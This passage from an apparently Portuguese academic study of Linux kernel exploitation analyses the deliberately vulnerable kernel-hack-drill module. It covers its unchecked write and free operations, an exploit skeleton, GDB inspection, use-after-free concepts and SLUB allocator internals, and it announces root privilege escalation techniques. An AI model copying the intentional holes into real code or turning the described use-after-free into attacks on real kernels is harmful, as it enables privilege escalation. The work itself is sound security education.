Como se nota no Código 3.22, o quarto argumento será utilizado para computar um offset a partir do array flexível pertencente ao objeto drill_item_t para o qual o item especificado pelo segundo parâmetro apontará. É oportuno reforçar, esse objeto está em *heap* e, portanto, o endereço calculado toma como base o endereço em *heap* correspondente ao campo data o que, evidentemente, implica em que a escrita será uma em *heap*.

```
101                 data_addr = (unsigned long *)(drill.items[n]->data + offset);
```

Código 3.22 – Implementação da operação DRILL_ACT_SAVE_VAL, terceira parte.

Finalmente, como se observa no Código 3.23, a escrita é feita no endereço de memória obtido no Código 3.22, sendo que o conteúdo da escrita é determinado por meio do terceiro parâmetro passado à drill_act_exec.

```
105                 *data_addr = val;   /* No check, BAD BAD BAD */
```

Código 3.23 – Implementação da operação DRILL_ACT_SAVE_VAL, quarta parte.

Esquematicamente, a operação pode ser entendida tal como a Figura 6 a ilustra.

3.1.3.6 DRILL_ACT_FREE

O que a DRILL_ACT_FREE faz é nada mais que liberar o objeto em *heap* que está no índice apontado pelo segundo parâmetro do campo items, como ilustrado no Código 3.24.

```
115                 kfree(drill.items[n]);  /* No check, BAD BAD BAD */
116                 break;
```

Código 3.24 – Implementação da operação DRILL_ACT_FREE.

3.1.3.7 DRILL_ACT_RESET

Para a DRILL_ACT_RESET, a operação para a requisição é simplesmente fazer com que o objeto em *heap* no índice n do campo items apontar para NULL, como mostra o Código 3.24.

```
119                 drill.items[n] = NULL;
```

Código 3.25 – Implementação da operação DRILL_ACT_RESET.

3.1.4 Interação com o módulo e análise do fluxo de escrita com o GDB

Como forma de validar o que foi analisado estaticamente, assim como auxiliar o processo de criação da exploração e da implementação das técnicas empregadas, o depurador será uma ferramenta central.

É oportuno reforçar que apesar de o próprio repositório do *Kernel-hack-drill* trazer consigo o código com as técnicas de exploração implementadas, a intenção aqui não se limita a constatar que as técnicas em questão funcionam. O que é aqui feito é um processo incremental onde parte a parte da exploração é desenvolvida e explicada de tal forma que tanto o processo de criação do exploração quanto das próprias técnicas de exploração possam ser analisadas e assimiladas.

Assim, o que será feito nesse ponto é mostrar uma forma de se investigar a interação com o módulo por meio do GDB e, para tanto, se partirá de um código que servirá de base para o desenvolvimento das explorações aqui feitas e que será incrementalmente acrescido ao longo do texto para que este incorpore a exploração completa partindo-se de uma determinada técnica. Esta base é apresentada no Código 3.26, com o auxílio do qual a análise prosseguirá.

```
1 #include <stdio.h>
2 #include <stdlib.h>
3 #include <string.h>
4 #include <unistd.h>
5 #include <fcntl.h>
6 #include <sys/xattr.h>
```

```
7
8  #define DRILL_ITEM_SIZE 95
9
10 int main(void)
11 {
12         char *buf = "1 0 0 0";
13         int fd = open("/proc/drill_act", O_WRONLY);
14
15         write(fd, buf, strlen(buf));
16
17         return 0;
18 }
```

Código 3.26 – Código base do *exploit*, `esqueleto.c`

Uma vez posicionado um ponto de parada no kernel a partir da função de escrita do `drill_act`, conforme o Código 3.27 mostra, basta compilar o código base e executá-lo, no contexto da máquina sendo depurada, para que a execução do kernel seja interrompida ao alcançar o ponto de parada configurado.

```
1 (gdb) break drill_act_write
2 (stdout e stderr suprimidos)
```

Código 3.27 – Posicionando um ponto de parada na `drill_act_write`

Uma obervação oportuna: pode ser cômodo para o processo de análise configurar o GDB para, a cada parada, imprimir a instrução a ser executada bem como algumas das instruções adiante desta por meio do comando `display`, como exemplifica o Código 3.28. Desta forma, sempre que, por exemplo, os comandos `ni` ou `si` forem utilizados a quantidade de instruções configuradas para impressão serão escritas na saída padrão pelo GDB.

```
1 (gdb) display/7i $rip
2 (stdout e stderr suprimidos)
```

Código 3.28 – Configuração com o comando `display`.

Tendo o ponto de parada sido acionado, é possível inspecionar dinamicamente as regiões de memória ligadas ao fluxo de execução investigado, como mostra o Código 3.29, no qual o segundo argumento passado à `drill_act_write`, ou seja, o *buffer* com os conteúdos da escrita é impresso.

```
1 (gdb) x/s $rsi
2 (stdout e stderr suprimidos)
```

Código 3.29 – Inspecionando o *buffer* de escrita entregue à `drill_act_write`.

Ao imprimir as instruções da função `drill_act_write`, como aponta o Código 3.30, notam-se os trechos de instruções que correspondem a algumas das chamadas feitas pela função detectadas na revisão do código do módulo, como destaca a Figura 7.

```
1 (gdb) disas drill_act_write
```

```
2 (stdout e stderr suprimidos)
```

Código 3.30 – Impressão das instruções da `drill_act_write`.



Figura 7 – Conjunto parcial de instruções da `drill_act_write`.

Além disso, é possível notar que as instruções que compõem a `drill_act_write` operam para além daquilo analisado na revisão do código, o que ocorre porque a função `drill_act_exec` fora incorporada à *callback* de escrita no processo de compilação do módulo, ao invés de existir como uma função separada, como se constata pelas instruções observadas na Figura 8.

Ao posicionar mais um ponto de parada imediatamente após a chamada para `kzalloc` é possível, então, analisar a região de memória alocada, como ilustra a Figura 9 ao imprimir parte dos conteúdos da porção de memória retornada pela alocação e, em seguida, inspecionar essa mesma memória na medida em que ela vai sendo escrita por meio da execução das demais instruções.

Com isso, constata-se dinamicamente o fluxo de execução de escrita por meio do acionamento da operação de alocação, `DRILL_ACT_ALLOC`, tal como previsto pela análise do código. Este *modus operandi* de constatação será amplamente empregado nos capítulos e seções seguintes durante o processo de descoberta e, posteriormente, exploração das vulnerabilidades estudadas.



Figura 8 – Conjunto parcial de instruções da `drill_act_write`.



Figura 9 – Inspeção da memória em *heap* alocada pelo `drill_act_exec`.

3.2 UAF

Antes de mais nada, vale ressaltar que vulnerabilidades de UAF não são algo que ocorre apenas em espaço de kernel ou em componentes de um sistema operacional, mas, também, em uma vasta gama de *softwares* e que incluem, também, aqueles que são típicas aplicações de espaço de usuário, como navegadores e leitores de PDF.

A quem se interessar, um desafio contendo uma aplicação propositalmente vulnerável a UAF em espaço de usuário e que assim o ilustra a um nível mais introdutório é a Fazendinha do UAF, que foi proposto como desafio no *Capture-The-Flag* da edição de 2024 do Simpósio Brasileiro de Cibersegurança (MATIAS, 2024).

Considerando o que foi desenvolvido até esse ponto do texto, é chegada a hora,

então, de conceituar o que é a vulnerabilidade de UAF para, na sequência, explicar a vulnerabilidade presente no `drill_mod` considerando as especificades do kernel Linux.

Suponha, para os exemplos dessa seção, duas variáveis que têm como tipo serem ponteiros genéricos, `void *foo` e `void *bar`, que estão inseridas em um mesmo contexto, sobre uma disposição hipotética da memória e, por conveniência, assuma o uso da linguagem de programação C e sua biblioteca padrão.

3.2.1 Alocação e liberação

Quando uma requisição é feita para que uma porção de memória seja reservada em *heap*, comumente por meio de funções como `malloc`, o alocador, que é o responsável por tratar da requisição em questão, irá utilizar estratégias para buscar fazer um uso ideal, sob casos de uso esperados, da memória.

De todo modo, o processo de alocação, para além de simplesmente reservar uma região de memória previamente inutilizada, empregará estratégias para reúso de porções de memória que foram previamente alocadas mas que já se encontram liberadas, comumente fazendo uso de uma interface como `free`.

Assim, para além de alocar e liberar em novas regiões de memória, o alocador também é responsável por gerenciar o reúso de porções da memória sobre a qual ele já atuou e que deverá continuar atuando quando conveniente(KNUTH, 1997).

3.2.1.1 A vulnerabilidade

Suponha que uma chamada para `malloc` fora feita e que o endereço retornado será armazenado em `foo` e, por meio desta, referenciado para os usos que irão se dar sobre a porção de memória alocada. Em suma, a disposição resultante da memória poderia ser algo como a Figura 10 ilustra.

Suponha agora que `foo` é passada como parâmetro para `free`, de tal forma que a porção de memória alocada no endereço apontado por `foo` será liberada, o que resultaria agora na disposição ilustrada pela Figura 11.

Neste ponto, tendo a memória para a qual `foo` apontava sido liberada, se este ponteiro ainda guarda a referência para a memória após a sua liberação, então `foo` aponta de forma indevida para um endereço em *heap*, uma vez que o alocador irá gerenciar aquela porção de memória considerando-a livre e, portanto, apropriada para realocação.

Na sequência, assuma que uma outra chamada à `malloc` é feita. No entanto, para esta chamada, o endereço será armazenado em `bar`. Considere, ainda, que o endereço retornado por esta alocação seja o mesmo que aquele recém-liberado para o qual `foo`



Figura 10 – Disposição hipotética de memória em *heap* após invocar `malloc` e o resultado ser armazenado na variável `foo`.

Figura 11 – Disposição hipotética de memória em *heap* após invocar `free` sobre o endereço armazenado na variável `foo`.

apontava.

Se `foo`, a partir da liberação, for utilizada para um uso qualquer do endereço para o qual este aponta, não será possível assumir integridade alguma da porção de memória sobre a qual o ponteiro fez acesso. A disposição da *heap* seria tal como a visualizada na Figura 12.

Em uma condição como essa, é possível tanto para `foo` comprometer a integridade dos dados referenciados por meio de `bar` como, também, é possível para `bar` influenciar o comportamento das operações realizadas a partir de `foo`, como exemplificam a Figura 13 e a Figura 14.

O cenário descrito constitui-se como um caso de uso após liberação. Quer dizer, determinadas porções de memórias quando não mais deveriam ter sido acessadas por determinados meios (`foo`) após terem sido liberadas (`free(foo)`) ainda assim o fizerem,

Figura 12 – Referência indevida à porção de memória alocada em `foo` após liberação.

Figura 13 – Comprometimento da integridade da região de memória apontada por `bar`, por meio da indevida referência guardada por `foo`.

sujeitarão o programa em questão a uma situação de UAF.

Além disso, por precisão, vale destacar que o simples uso da região de memória após sua liberação já se vale como um cenário de UAF. Ou seja, o que fora descrito exemplificado com a variável `foo` trata-se de uma condição de UAF, a rigor, independemente da variável `bar` e a realocação da porção. No entanto, os exemplos se valeram dessa interação para já trazer à luz uma implicação direta do cenário de UAF.

3.3 Os casos de UAF sobre o `drill_mod`

Os dois principais casos de UAF presentes são aqueles habilitados pelas operações `DRILL_ACT_CALLBACK` e `DRILL_ACT_SAVE_VAL`. Estes serão os alvos deste estudo.

No entanto, há também um caso de UAF que, além de tudo, pode ser instru-

Figura 14 – Comprometimento da integridade dos dados obtidos através de `foo`, por indevida referência a uma região de memória por meio deste já liberada.

mentalizado para causar condições de UAF em outros objetos, que não apenas naqueles gerenciados pelo `drill_mod`, exposto por meio da funcionalidade `DRILL_ACT_FREE`. Esse cenário, entretanto, ficará de fora deste estudo e está apenas sendo mencionado por completude.

Em todo caso, os problemas para os cenários de UAF no `drill_mod` compartilham uma mesma causa raíz: a possibilidade de, após o acionamento da operação `DRILL_ACT_FREE`, realizar o acesso a regiões de memória liberadas, por meio das operações já mencionadas para tanto.

No caso da `DRILL_ACT_CALLBACK` o uso se dá a partir da leitura do endereço da *callback* registrada no objeto em *heap*, enquanto que para a `DRILL_ACT_SAVE_VAL` a operação em questão é a escrita na memória. Estes cenários de UAF são sumarizados conforme a Figura 15 ilustra.



Figura 15 – Fluxo de execução das vulnerabilidades de UAF presentes no `drill_mod`.

Abusar da `DRILL_ACT_CALLBACK` será mais direto em decorrência de como o valor lido é utilizado; já para o caso da `DRILL_ACT_SAVE_VAL` será necessário empregar técnicas que explorem a corrupção de estruturas específicas do kernel que possibilitem exploração da vulnerabilidade.

Em todo caso, as técnicas de exploração são tópico do próximo capítulo e, aqui, basta constatar que a vulnerabilidade existe.

Vale observar, como parte do exercício da análise, que para além de não configurar corretamente os ponteiros que apontam para as regiões de memória em *heap* após a sua liberação, o módulo também está vulnerável por problemas que decorrem do fato da `drill_act_write` não ser reentrante e, de forma mais ampla, não operar corretamente recursos globais, o que são problemas em cenários de concorrência e paralelismo.

À medida que o objeto `drill` é global, colocá-lo apontando para `NULL` e verificar a validade do endereço para o qual ele aponta só surtirá efeito para fins de garantir a integridade do sistema se o delta de tempo entre a liberação e essas operações de sanitização não for explorável mediante a técnicas que visem ganhar a condição de corrida que habilitam o cenário de UAF existente no intervalo de tempo em questão.

4 Exploração

Neste capítulo serão estudadas as técnicas de exploração por meio das quais será possível elevar os privilégios de um atacante para `root`, abusando-se das vulnerabilidades detectadas no processo de revisão e análise.

Antes de estudar as técnicas propriamente ditas, será feito um estudo sobre o processo de alocação em *heap* no Linux, seus mecanismos internos, pertinentes à exploração, e como um cenário de UAF pode ser abusado conhecendo-se desses mesmos mecanismos.

Na sequência será visto como abusar das vulnerabilidades expostas pelas operações `DRILL_ACT_CALLBACK` e `DRILL_ACT_SAVE_VAL`, a primeira por meio da chamada de sistema `setxattr` e a última por meio de uma técnica conhecida como o ataque de *Cross-Cache* que, por sua vez, tem desempenhado um papel central no estado da arte em desenvolvimento de *exploits* no contexto do kernel Linux (KIM; SONG; YUN, 2025).

4.1 Alocações na *heap* do kernel Linux

O processo de alocação estudado nesta seção partirá da função invocada pelo `drill_mod` ao requisitar uma porção de memória na *heap* do kernel, ou seja, a `kzalloc`. Além disso, será tomado como base, para a análise, os parâmetros passados pelo módulo à função.

Antes de adentrar as funções de alocação e liberação propriamente ditas, vale contextualizar brevemente o que são os alocadores de memória presentes no kernel Linux.

Alocadores de memória no contexto do kernel se dividem em, basicamente, dois tipos (KIM; SONG; YUN, 2025): alocadores de páginas de memória, cuja base é o alocador *Buddy* (KNUTH, 1997) e, mais recentemente incorporado ao kernel, o alocador Per-CPU Pageset (PCP); e alocadores de memória em *heap*, que, a depender da versão do kernel e das opções de compilação, poderá ser o SLAB, ou o SLOB ou o SLUB.

4.1.1 O alocador SLAB

Como o nome sugere, os alocadores em *heap* do Linux tiveram como base para a sua implementação o alocador SLAB (BONWICK, 1994).

Assim, para explicações mais completas sobre os mecanismos de alocação do Linux, e que aqui ficarão de fora, indica-se o estudo dedicado destes, seja por meio de

documentação especializada, como aquelas aqui já citadas, ou pelo estudo do próprio código dos subsistemas em questão.

Aqui, vale apenas mencionar que o alocador tem este nome em função de sua estrutura central de funcionamento, que é o `slab`. Resumidamente, um `slab` é um objeto que armazena e, por meio do qual, se gerencia um conjunto pré-determinado de objetos em *heap*.

A criação de novos `slab`'s passa por chamadas ao alocador de páginas, uma vez que páginas de memória são a únidade básica sobre a qual novos `slab`'s são construídos, como será visto brevemente na sequência.

Referências a `slab`'s enquanto unidade de gerenciamento de objetos em *heap* permearão as análises que seguem, bem como o fato de que o alocador SLAB opera sobre o alocador de páginas *Buddy*, com o qual a interação será ainda mais explicitada na seção de exploração da operação `DRILL_ACT_SAVE_VAL`.

4.1.2 `kzalloc`

Como visto no Código 3.17, a operação `DRILL_ACT_ALLOC` fornece dois parâmetros ao chamar `kzalloc`: `DRILL_ITEM_SIZE` para o primeiro parâmetro e `GFP_KERNEL` para o segundo.

```
692 /**
693  * kzalloc - allocate memory. The memory is set to zero.
694  * @size: how many bytes of memory are required.
695  * @flags: the type of memory to allocate (see kmalloc).
696  */
697 static inline __alloc_size(1) void *kzalloc(size_t size, gfp_t flags)
698 {
699         return kmalloc(size, flags | __GFP_ZERO);
700 }
```

Código 4.1 – Implementação da função `kzalloc` em `include/linux/slab.h` do código-fonte do Linux.

Ao olhar para a implementação de `kzalloc`, como mostra o Código 4.1, nota-se que tanto os comentários quanto o próprio nome dos argumentos sugerem que o primeiro se trata do tamanho a ser alocado e o segundo às opções referentes à porção de memória em questão, como, por exemplo, se deve ser alocada em páginas de kernel ou não.

Além disso, conclui-se que `kzalloc` nada mais é que uma interface para `kmalloc`, com a opção que indica que os bytes de memória devem ser sobrescritos com bytes nulos no instante da alocação sendo acionada por padrão.

O funcionamento não apenas da `kmalloc` mas de algumas das funções que são invocadas em seu fluxo de chamada, por sua vez, é guiado por algumas das opções

habilitadas ou não no arquivo de configuração que serve à compilação do kernel.

Assim, o que o Código 4.2 mostra é que a composição da `kmalloc` depende do tipo de alocador habilitado.

```
549 static __always_inline __alloc_size(1) void *kmalloc(size_t size, gfp_t flags)
550 {
551         if (__builtin_constant_p(size)) {
552 #ifndef CONFIG_SLOB
553                 unsigned int index;
554 #endif
555                 if (size > KMALLOC_MAX_CACHE_SIZE)
556                         return kmalloc_large(size, flags);
557 #ifndef CONFIG_SLOB
558                 index = kmalloc_index(size);
559
560                 if (!index)
561                         return ZERO_SIZE_PTR;
562
563                 return kmalloc_trace(
564                                 kmalloc_caches[kmalloc_type(flags)][index],
565                                 flags, size);
566 #endif
567         }
568         return __kmalloc(size, flags);
569 }
```

Código 4.2 – Implementação da função `kmalloc` em `include/linux/slab.h` do código-fonte do Linux.

```
870 #
871 # SLAB allocator options
872 #
873 # CONFIG_SLAB is not set
874 CONFIG_SLUB=y
```

Código 4.3 – Alocador que deve ser utilizado especificado no arquivo `.config`.

Para verificar qual alocador deve ser considerado para os fins dessa análise, é suficiente olhar para o próprio arquivo de configuração e constatar que se trata do SLUB, como mostra o Código 4.3.

Um ponto que deve ser notado é que na linha 549 do Código 4.2 a função é definida com o atributo `__always_inline`. O que isto significa é que, onde for possível, chamadas para kmalloc serão substituídas pelas instruções da função em si durante a compilação.

Isso serve, principalmente, para reduzir a sobrecarga de diversas chamadas aninhadas sendo feitas em um determinado fluxo de execução, o que penalizaria o kernel em termos de eficiência, uma vez que instruções como `call` e `ret` são custosas.

É por esta razão que, por exemplo, na Figura 9 a função que aparece sendo chamada é a `kmalloc_trace` ao invés de a `kmalloc` em si. Note que a `kmalloc_trace` é uma das

funções que é chamada por `kmalloc`. O que isso sugere é que, de fato, a chamada para `kmalloc` fora substituída pela implementação da `kmalloc` em si ao compilar o `drill_mod`.

Essa explicação é necessária para que se possa entender o que é, então, a função `__builtin_constant_p`. De acordo com a documentação do GCC (FSF, 2026b), o que a função faz é nada mais que tentar resolver expressões para constantes em tempo de compilação, o que, se bem sucedido, fará a função retornar verdadeiro.

Como se nota no próprio Código 3.17, o parâmetro passado como tamanho para `kzalloc` é nada mais que uma constante, como mostra o Código 4.4.

```
23 #define DRILL_ITEM_SIZE 95
```

Código 4.4 – Tamanho da alocação definida no `drill.h`

Além disso, é possível notar na Figura 9 a instrução no offset 724 carregando o registrador `edx` com um valor imediato. De acordo com a ABI, o registrador `rdx` é o responsável por armazenar o terceiro argumento em uma chamada de função. Uma vez que o terceiro argumento de `kmalloc_trace` é o tamanho da alocação, conclui-se que, de fato, o tamanho foi resolvido para a constante esperada em tempo de compilação.

Dessa forma, conclui-se que a função `kmalloc` deve ser aqui analisada a partir de suas linhas 553 até a 565 do Código 4.2.

`KMALLOC_MAX_CACHE_SIZE`, como se nota pelo Código 4.5, é a constante definida em função da arquitetura para a qual o kernel fora compilado e que aqui é configurada para a tamanho de duas páginas de memória, informação tal que pode ser extraída por meio do Código 4.6 e do Código 4.7.

```
311 /* Maximum size for which we actually use a slab cache */
312 #define KMALLOC_MAX_CACHE_SIZE  (1UL << KMALLOC_SHIFT_HIGH)
```

Código 4.5 – Definição de `KMALLOC_MAX_CACHE_SIZE` em `include/linux/slab.h` do código-fonte do Linux.

```
288 #ifdef CONFIG_SLUB
289 #define KMALLOC_SHIFT_HIGH      (PAGE_SHIFT + 1)
```

Código 4.6 – Definição de `KMALLOC_SHIFT_HIGH` em `include/linux/slab.h` do código-fonte do Linux.

```
 9 /* PAGE_SHIFT determines the page size */
10 #define PAGE_SHIFT              12
```

Código 4.7 – Definição de `PAGE_SHIFT` em `arch/x86/include/asm/page_types.h` do código-fonte do Linux.

Evidentemente, a alocação que o módulo requisita é ordens de grandeza menor e, portanto, a alocação, de fato, acontecerá na `kmalloc_trace` ao invés de a `kmalloc_large`.

Antes, no entanto, é feita a chamada para `kmalloc_index`, da qual o retorno será de importância para determinar a partir de qual *cache* deve-se procurar por memória livre, como sugere a própria chamada para a `kmalloc_trace`.

Como mostra o Código 4.8, `kmalloc_index` é uma macro para `__kmalloc_index` que, por sua vez, também é otimizada com o construto `__always_inline`, de acordo com o Código 4.9. Aqui, no entanto, a otimização vai além de apenas evitar a chamada como também já consegue resolver em tempo de compilação o resultado que será retornado.

Como a instrução no offset 713 da `drill_act_write` aponta, em acordo com a Figura 16, o registrador `rdi`, que traz o primeiro argumento em uma chamada de função no contexto aqui estudado, é carregado com o endereço que diz respeito à qual *cache* deve ser acessado na chamada de `kmalloc_trace`.

A forma como esse endereço é obtido tem a ver com o processo de compilação do módulo, que consegue determinar, por meio de otimizações, o retorno da chamada para `__kmalloc_index` levando em consideração que o parâmetro passado à função é uma constante, similar com o que acontecera no uso do construto `__builtin_constant_p`.



Figura 16 – Registrador `rdi` sendo carregado com o endereço do *cache* que deve ser utilizado.

```
450 #define kmalloc_index(s) __kmalloc_index(s, true)
```

Código 4.8 – Definição da macro `kmalloc_index` `include/linux/slab.h` do código-fonte do Linux.

```
408 static __always_inline unsigned int __kmalloc_index(size_t size,
```

Código 4.9 – Definição da função `__kmalloc_index` em `include/linux/slab.h` do código-fonte do Linux.

Tendo determinado o índice, `kmalloc_trace` é invocada. Em última instância, como se vê em sua implementação no Código 4.10, a alocação, de fato, continua na chamada para `__kmem_cache_alloc_node` que, por sua vez, é compilada em função do alocador habilitado, o qual é especificado no arquivo de configuração.

```
1024 void *kmalloc_trace(struct kmem_cache *s, gfp_t gfpflags, size_t size)
1025 {
1026         void *ret = __kmem_cache_alloc_node(s, gfpflags, NUMA_NO_NODE,
1027                                             size, _RET_IP_);
1028
